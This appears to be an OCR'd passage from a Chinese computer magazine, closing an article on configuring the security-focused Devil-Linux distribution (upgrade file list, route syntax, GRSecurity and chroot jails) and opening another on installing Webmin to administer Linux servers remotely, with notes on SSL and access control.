


图5 Devil-Linux主菜单，用户可以在这里对Devil-Linux所有服务进行配置

Devil-Linux的总体配置和安全性配置

和大多数Linux版本一样，Devil-Linux在首次登录后，系统管理必须对Devil-Linux进行一个常规(General Configuration)的配置。在这个初始化配置中，通常包括如下内容，时钟时区配置、硬件参数配置、网络接口、网络参数配置、路由参数配置等，这些配置可以通过图5的主菜单配置来实现，也可以手动修改相应的配置文件实现。这些配置的修改和一般Linux版本无异。如果用户想在旧版本中升级新版本的Devil-Linux(当前最新的版本为V1.2.2)，在Devil-Linux的安装使用文档中明确建议用户修改和升级如下文件来保证这个系统的兼容性和安全:

```
* /etc/passwd
* /etc/shadow
* /etc/ipsec.*
* /etc/sshd/*
* /etc/sysconfig/nic/ifcfg-*
* /etc/init.d/rc.firewall
```

还需要注意的是，由于Devil-Linux是基于光盘运行的操作系统，所以任何修改的配置文件需要写入软盘或USB存储介质中，使用Save-Config命令可以实现配置文件在软盘的写入。修改和写入配置文件无需重新启动Devil-Linux。

下面举例说明在Devil-Linux配置路由的方法。路由参数可以在网络接口配置文件中修改，格式为"GATEWAY:NET/MASK"，例如"ROUTE="10.90.1.253:192.168.2.0/255.255.255.0""。具体的路由配置清单如下:

```
### ROUTE="GATEWAY:NET/MASK"
#ROUTE="10.90.1.253:192.168.2.0/255.255.255.0"
### if you don't have a gateway use:
#ROUTE=":192.168.2.0/255.255.255.0"
### for more than one route use:
#ROUTE="$ROUTE 10.90.1.252:192.168.3.0/255.255.255.0" #
## if you have only a host:
#ROUTE="$ROUTE 10.90.1.251:172.16.3.14"
```

除了常规设置之外，对Devil-Linux所提供的各种服务，如Web、E-mail、防火墙等的设置也和路由设置一样，熟悉Linux各项服务设置的系统管理员都能很快将Devil-Linux架设成为一台完善的Linux服务器。

这里重点需要说明的是Devil-Linux的安全性配置的问题。前面提到的GRSecurity和Chroot Jails是Devil-Linux所拥有的两项安全模块，建议对这两项安全模块进行很好的配置。GRSecurity的配置文件路径为/etc/sysconfig/grsecurity.proc，通过修改这个文件提高内核的安全性。Linux ACL系统配置文件为/etc/sysconfig/config，Devil-Linux技术文档中建议系统管理员对这两个文件进行配置和测试，Devil-Linux光盘和http://www.grsecurity.net都提供了很详细的配置文档。限于篇幅不在本文进行详细的解释。


Chroot Jails的配置文件位于/etc/sysconfig/jail目录，例如我们要对POSTFIX服务进行"Chroot" "监牢"，我们可以通过修改/etc/sysconfig/jail/POSTFIX文件实现。

光盘中给出了一个加强对Lotus Domino Chroot配置的清单，其他服务程序可以根据这个清单来进行修改。希望能让大家接触到更多优秀的系统，让网络安全队伍再壮大一些。

刘流： Linux不但具有免费和易于定制的特点，而且它几乎秉承了UNIX系统的所有优点，所以赢得了很多用户的青睐，对于小型部门的管理，Linux应该是首选。但是Linux操作界面是比较单一的命令行方式，管理操作极为不便。虽然当前也出现了Linux的Windows版本，但是很多核心的管理工作还需要通过命令行来实现，使很多用户望而却步，为此出现了很多远程管理Linux的软件：包括最早的Telnet以及后来Webmin、OpenSSH、GNORPM、VNC等。本文通过远程管理Linux服务器的实际情况，介绍如何使用Webmin远程管理Linux操作系统。

适合读者：网管、Linux爱好者

前置知识：Linux基本操作



Webmin：让Linux远程管理也轻松

文/ webxu

Webmin是由Jamie Cameron（http://www.webmin.com/webmin/）1997年开发的基于Web界面的Linux系统管理工具。基于Web界面系统管理工具使用的方式是：系统程序可以通过Internet远程配置，而不考虑服务器使用的操作系统，所用的只是Web浏览。在客户端桌面上，可以是Windows操作系统，也可是UNIX操作系统。

Webmin程序提供不同管理权限的管理界面，管理员可以通过浏览器访问Webmin的各种管理功能并完成相应的管理动作。从而使用户可以方便地管理和使用自己远程的Linux主机系统，摆脱繁琐的命令行模式，安全方便地使用Linux系统。

Webmin的安装与配置

以RedHat Linux操作系统为例，对应的Web管理版本为Webmin-1.070。可以从http://webmin.com站点免费下载，它是以RPM包形式发布的。在Linux操作系统的服务器上，执行安装命令"rpm -ivh webmin-1.070-1.noarch.rpm"，安装过程会询问Webmin配置文件目录、Log目录和系统的监听端口（缺省是10000，可以自己修改），还会要求你设置管理员密码。安装脚本会把Webmin安装成系统的守护进程，在开启系统时自动启动。

一旦安装了Webmin，再次打开你的浏览器并转到http://127.0.0.1:10000（你可用本地主机名或Linux服务器的主机名代替127.0.0.1），在登录提示中，填入ROOT的用户名和密码。这将带你进入Webmin的主页面，此时访问是英文的。进入Webmin后，选择Webmin Configuration->Language，然后在Display in language选项里选择Simplified Chinese（ZH_CN），再按Change Language即可显示成中文页面，如图1所示。在这里可以访问所有有关Webmin的配置参数并且可以对所有包含的工具进行快速浏览。




图1 Web管理页面




图2 Web系统页面

用Webmin实现远程管理

网络管理主要是对网络功能进行配置、监控和修改。Webmin的主要功能之一是服务配置管理，它可以对Linux下运行的服务进行配置，如域名服务、文件管理服务、代理服务、Web服务、邮件服务等，如图2所示。

本文以邮件服务器的用户和磁盘配额说明Webmin管理。Webmin的模块加载方式使得它具有很好的扩展性，所有功能都以模块形式插入到Webmin中。Mail服务器需要安装模块有Sendmail和Openwebmail以及Apache的Perl支持。Linux自带Sendmail模块，Openwebmail可以从openwebmail.com上免费下载，Openwebmail本身没有用户管理功能，它是用操作系统上的系统用户作数据库的，

所以这样就在一定程度上提高了安全性。添加和删除用户对每位Linux系统管理员都是轻而易举的事，比较棘手的是如果要添加几十个、上百个甚至上千个用户时，我们不太可能还使用Useradd一个一个地添加，必然要找一种简便的创建大量用户的方法。增加邮件用户和组，可以通过Webmin的强大的用户管理工具进行远程配置，打开Webmin的远程管理系统的用户和群组配置项，可以单一添加和批量增加用户，如图3 所示。




图3 用户管理页面

Linux系统使用Sendmail发送邮件，配置文件是/etc/sendmail.cf，默认使用TCP/IP协定。作为邮件服务器，在同一时刻，系统可能要收发很多邮件，因此不能让某一用户过多地占用Sendmail的时间。而Sendmail的默认配置对每次收发邮件的大小没有限制，Linux的Quota程序允许为系统上每一用户或用户组指定所能使用的磁盘配额。同时可以利用磁盘配额工具限制邮件的大小。目前Quota仅能工作在ext2和ext3类型的文件系统上。一般Linux的发行版本的内核都默认包含了磁盘配额Quota支持。Webmin的磁盘配额管理程序可以限制用户每次所发邮件大小。如每次收发邮件最大为1MB，任何超过这个值的邮件将被拒绝。配置界面如图4 所示。

Webmin的安全性

由于早期的Telnet采用的是明文数据传输，数据没有加密，容易被探嗅获取，所以已经逐渐被SSH等采用加密的形式进行数据传输方式所取代，而Webmin远程管理的安全可以通过以下3 方面来实现。

SSL支持，通过设定Webmin支持SSL，即可以通过HTTPS访问Webmin。SSL不仅会认证你的Webmin服务器，而且还会对管理的过程中的网络通信进行加密。

用户访问控制，用户访问控制使得管理员能够控制每个模块能够由哪些用户访问，访问某个模块的用户能够对该模块进行哪些操作等。

IP访问控制，IP访问控制可以限定哪些IP地址可以访问这个Webmin服务器，不在访问列表内的IP地址的访问将被禁止。

